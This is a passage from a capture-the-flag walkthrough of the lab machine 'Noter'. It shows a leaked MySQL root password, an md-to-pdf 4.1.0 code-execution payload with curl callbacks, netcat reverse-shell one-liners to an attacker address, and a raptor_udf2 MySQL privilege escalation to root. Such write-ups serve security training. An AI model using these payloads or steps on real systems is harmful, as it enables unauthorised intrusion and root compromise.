app.config['MYSQL_CURSORCLASS'] = 'DictCursor'

[** SNIP **]
```

```
user : root
password : Nildogg36
```

In this file, we can also see that the application is using `node` to export the notes to PDF files.

```
# Export remote
@app.route('/export_note_remote', methods=['POST'])
@is_logged_in
def export_note_remote():
    if check_VIP(session['username']):
        try:
            url = request.form['url']

            status, error = parse_url(url)
            if (status is True) and (error is None):
                try:
                    r = pyrequest.get(url,allow_redirects=True)
                    rand_int = random.randint(1,10000)
                    command = f"node misc/md-to-pdf.js  $'{r.text.strip()}' {rand_int}"
                    subprocess.run(command, shell=True, executable="/bin/bash")

                    if os.path.isfile(attachment_dir + f'{str(rand_int)}.pdf'):

                        return send_file(attachment_dir + f'{str(rand_int)}.pdf', as_attachment=True)
                    else:
                        return render_template('export_note.html', error="Error occured while exporting the !")

                except Exception as e:
                    return render_template('export_note.html', error="Error occured!")
```

It's using the `md-to-pdf.js` file in the `misc` directory. After reading the contents of the file `md-to-pdf.js`, we can see that it's using a `node` package called `md-to-pdf`.

```
cat misc/md-to-pdf.js
```

```
cat misc/md-to-pdf.js

const { mdToPdf } = require('md-to-pdf');


(async () => {
await mdToPdf({ content: process.argv[2] }, { dest: './misc/attachments/' +
process.argv[3] + '.pdf'});
})();
```

Let's check the version of the `md-to-pdf` package by reading the `package-lock.json` file in the `misc` directory. We discover that the application is using version `4.1.0` of this package.


```
cat misc/package-lock.json | grep -B 3 md-to-pdf
```

```
cat misc/package-lock.json | grep -B 3 md-to-pdf

[** SNIP **]

    "md-to-pdf": {
      "version": "4.1.0",

[** SNIP **]
```

Upon doing a quick Google search with the keywords "md-to-pdf 4.1.0 exploit", we find that this version is vulnerable to a Remote Code Execution vulnerability. The PoC (proof of concept) of this exploit can be found here. We need to make the `md-to-pdf` package parse the following payload in order to execute the `RCE_code`.

```
---js\n((require("child_process")).execSync("<RCE_code>"))\n---RCE
```

Analyzing the `app.py` file again, we see that the application checks if the referenced file ends with a `.md` extension.



```
# parse the URL
def parse_url(url):
    url = url.lower()
    if not url.startswith ("http://" or "https://"):
        return False, "Invalid URL"

    if not url.endswith('.md'):
            return False, "Invalid file type"

    return True, None
```

Thus, we must rename our payload file to have a `.md` file extension.

Let us first send the following test payload which will trigger a `GET` request from the remote host to our web server for the file `test.txt`. Saving the payload to file `rce.md` using the following command.

```
echo "---js\\\n((require(\"child_process\")).execSync(\"curl
YOUR_IP_ADDRESS:8000/test.txt\"))\\\n---RCE" > rce.md
```

```
cat rce.md

---js\n((require("child_process")).execSync("curl 10.10.14.5:8000/test.txt"))\n---RCE
```


Let's start a Python web-server on our local machine on `port 8000` in the directory which contains the file `rce.md`.

```
python3 -m http.server 8000
```

```
python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On the website, let's enter the URL for the file `rce.md` in the "Export directly from cloud" section.

```
http://YOUR_IP_ADDRESS:8000/rce.md
```



After clicking the "Export" button, we can see that our web server receives a `GET` request for the file `rce.md` file and after a couple of seconds another `GET` request for the file `/test.txt` is logged. This verifies a successful remote code execution.

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

10.10.11.160 - - [02/Sep/2022 21:23:50] "GET /rce.md HTTP/1.1" 200 -
10.10.11.160 - - [02/Sep/2022 21:23:52] code 404, message File not found
10.10.11.160 - - [02/Sep/2022 21:23:52] "GET /test.txt HTTP/1.1" 404 -
```

Now, let's send a reverse shell payload as the RCE command. Let's start a listener on `port 1337`.

```
nc -nvlp 1337
```

```
nc -nvlp 1337

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
```

The reverse shell payload can be found here. Now, edit the RCE payload in the `rce.md` file.

```
echo "---js\\\n((require(\"child_process\")).execSync(\"rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc YOUR_IP_ADDRESS 1337 >/tmp/f\"))\\\n---RCE" > rce.md
```

```
cat rce.md

---js\n((require("child_process")).execSync("rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 10.10.14.5 1337 >/tmp/f"))\n---RCE
```

Once again, upon sending the URL for the file `rce.md` on the website under the "Export directly from cloud" section, we receive a reverse shell on our listener as user `svc`.

```
$ id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
```

Converting the shell to a TTY shell.

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"

svc@noter:~/app/web$
```

The user flag can be found at `/home/svc/user.txt`.

Privilege Escalation

Upon looking at the running processes, we can see that the `MySQL` daemon (`mysqld`) is running as user `root`.

```
ps aux | grep mysqld
```

```
$ ps aux|grep mysqld
root         746  0.1  8.0 1271296 80420 ?       Sl   18:41   0:02 /usr/sbin/mysqld
svc         1350  0.0  0.0   6500   732 ?        S    19:17   0:00 grep mysqld
$
```

Upon doing a Google search along the keywords "Privilege escalation using mysqld", we find this article that goes over how we can escalate out privileges by exploiting the user defined functions of `MySQL` if it is running as user `root`.

Following the steps given in the article, let's first download the `raptor_udf2.c` file

```
wget http://0xdeadbeef.info/exploits/raptor_udf2.c
```

Now, let's transfer this file to the remote box using `netcat`. We can run this command on our local machine which will transfer the specified file via the connection that is made to our local machine on the specified port.

```
nc -nvlp 8888 < raptor_udf2.c
```

Let's connect to our local machine on `port 8888` from the remote host and dump the file being received in the `/tmp` directory using the following command.

```
cd /tmp
nc <YOUR_IP_ADDRESS> 8888 > raptor_udf2.c
```

We can check for the received file by listing the contents of the directory.

```
ls -al | grep raptor_udf2.c
```

```
ls -al | grep raptor_udf2.c

-rw-r--r--  1 svc  svc  3178 Sep  2 16:21 raptor_udf2.c
```

We need to compile this `c` file with `gcc` on the remote box.

```
gcc -g -c raptor_udf2.c
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

Let's login to `MySQL` as user `root` using the credentials that we obtained in the backup files.

```
MySQL credentials
user : root
password : Nildogg36
```

```
mysql -u root -p mysql
```

```
mysql -u root -p mysql

Enter password: Nildogg36

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3020
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mysql]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| app                |
| information_schema |
| mysql              |
| performance_schema |
| test               |
+--------------------+
5 rows in set (0.001 sec)
```

Create a temporary table named `foo`.

```
create table foo(line blob);
```

```
MariaDB [mysql]> create table foo(line blob);

Query OK, 0 rows affected (0.004 sec)
```

Insert the contents of the compiled file, i.e. `/tmp/raptor_udf2.so`, into the table.

```
insert into foo values(load_file('/tmp/raptor_udf2.so'));
```

```
MariaDB [mysql]> insert into foo values(load_file('/tmp/raptor_udf2.so'));

Query OK, 1 row affected (0.002 sec)
```

Now, let's find the directory where the `MySQL` plugins are stored.

```
show variables like '%plugin%';
```

The directory where the `MySQL` plugins are stored is `/usr/lib/x86_64-linux-gnu/mariadb19/plugin/`.

Dump the table `foo` that we created to a file in the directory where the `MySQL` plugins are stored.

```
select * from foo into dumpfile "/usr/lib/x86_64-linux-
gnu/mariadb19/plugin/raptor_udf2.so";
```

```
MariaDB [mysql]> show variables like '%plugin%';

+-----------------+-----------------------------------------------+
| Variable_name   | Value                                         |
+-----------------+-----------------------------------------------+
| plugin_dir      | /usr/lib/x86_64-linux-gnu/mariadb19/plugin/ |
| plugin_maturity | gamma                                         |
+-----------------+-----------------------------------------------+
2 rows in set (0.001 sec)
```

Now, let's create a function which will use the raw binary `raptor_udf2.so` that we just dumped.

```
create function do_system returns integer soname 'raptor_udf2.so';
```

```
MariaDB [mysql]> create function do_system returns integer soname 'raptor_udf2.so';

Query OK, 0 rows affected (0.001 sec)
```

Finally, let us now simply call the function and execute whatever command we want to execute as user `root` on the remote box.

```
select do_system('rce_command');
```

Let's start a listener on `port 9090` on our local machine.

```
nc -nvlp 9090
```

We can now send a reverse shell bash command as the payload in the function call.

```
select do_system('rm /tmp/k;mkfifo /tmp/k;cat /tmp/k|/bin/sh -i 2>&1|nc YOUR_IP_ADDRESS 9090 >/tmp/k &');
```

```
MariaDB [mysql]> select do_system('rm /tmp/k;mkfifo /tmp/k;cat /tmp/k|/bin/sh -i 2>&1|nc 10.10.14.5 9090 >/tmp/k &');

+-----------------------------------------------------------------------------------------------+
| do_system('rm /tmp/k;mkfifo /tmp/k;cat /tmp/k|/bin/sh -i 2>&1|nc 10.10.14.5 9090 >/tmp/k &') |
+-----------------------------------------------------------------------------------------------+
|                                                                                             0 |
+-----------------------------------------------------------------------------------------------+
1 row in set (0.005 sec)
```

As soon as the function is executed, we receive a reverse shell as user `root` on our listener.

```
# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found at `/root/root.txt`.

Congratulations on rooting Noter 🎉